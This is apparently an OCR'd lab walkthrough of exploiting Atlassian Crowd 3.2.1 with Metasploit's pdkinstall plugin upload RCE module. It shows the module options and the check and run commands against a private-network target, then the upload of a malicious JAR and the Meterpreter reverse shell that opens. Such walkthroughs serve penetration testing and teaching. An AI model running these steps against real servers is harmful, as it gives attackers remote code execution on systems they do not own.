
Username: admin

Password:

Powered by Atlassian Crowd Version: 3.2.1 (Build:#952 - 2018-05-09) 450453cc-a60e-462d-804e-bcf3077ae5a0

Report a bug · Request a feature · About · Contact Atlassian

The target is set.


localhost:8095/crowd/console/secure/console.action

You are currently running an evaluation version of Crowd.

A mail server has not yet been configured. Crowd will not be able to send email notif password reset messages until a mail server has been configured. Configure your m now.

User feedback is enabled
To help make Crowd better we'll occasionally ask users to give us feedback.

Welcome to the Crowd administration console

Here you can administer your Crowd server and define your user directories, groups and integrated applications.


See the Crowd documentation for detailed instructions on configuring and administering Crowd.


If you have more questions, Atlassian Answers is the Q & A community site for all Atlassian products.

Your Crowd maintenance period ends on 20 Dec 2021, you have 29 days left. For continued access to support and updates, please renew your maintenance. (Read more about the benefits of renewal here.) Are you enjoying Crowd? Please consider purchasing it today.

Powered by Atlassian Crowd Version: 3.2.1 (Build:#952 - 2018-05-09) 450453cc-a60e-462d-804e-bcf3077ae5a0


Start Metasploit and load the atlassian_crowd_pdkinstall_plugin_upload_rce module.


```
msf6 > use exploit/multi/http/atlassian_crowd_pdkinstall_plugin_uplo
ad_rce
[*] No payload configured, defaulting to java/meterpreter/reverse_tc
p
msf6 exploit(multi/http/atlassian_crowd_pdkinstall_
plugin_upload_rce) >
```




```
msf6 exploit(multi/http/atlassian_crowd_pdkinstall_
plugin_upload_rce) > show options

Module options (exploit/multi/http/atlassian_crowd_pdkinstall_plugin
_upload_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format t
                                         ype:host:port[,type:host:
                                         port][...]
   RHOSTS                      yes       The target host(s), see h
                                         ttps://github.com/rapid7/
                                         metasploit-framework/wiki
                                         /Using-Metasploit
   RPORT      8095             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for out
                                         going connections
   TARGETURI  /crowd/          yes       The base URI to Atlassian
                                          Crowd
   VHOST                       no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.36.192   yes       The listen address (an interf
                                     ace may be specified)
   LPORT  4444             yes       The listen port
```

Set all the required options and execute the module.



```
msf6 exploit(multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce) > se
t rhosts 172.17.0.3
rhosts => 172.17.0.3
msf6 exploit(multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce) > ch
eck

[*] Sending a test request to try installing an invalid plugin to see if t
he server is vulnerable...
[+] 172.17.0.3:8095 - The target is vulnerable. Target responded that it c
ouldn't install an invalid plugin, indicating it's vulnerable!
msf6 exploit(multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce) >
```



```
msf6 exploit(multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce) > ru
n

[*] Started reverse TCP handler on 172.17.0.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending a test request to try installing an invalid plugin to see if t
he server is vulnerable...
[+] The target is vulnerable. Target responded that it couldn't install an
 invalid plugin, indicating it's vulnerable!
[*] Generating a malicious JAR plugin...
[*] Uploading the malicious JAR plugin...
[*] Sending stage (58060 bytes) to 172.17.0.3
[*] Meterpreter session 1 opened (172.17.0.1:4444 -> 172.17.0.3:45302 ) at
 2021-11-20 20:22:26 -0500

meterpreter > getuid
Server username: crowd
meterpreter >
```

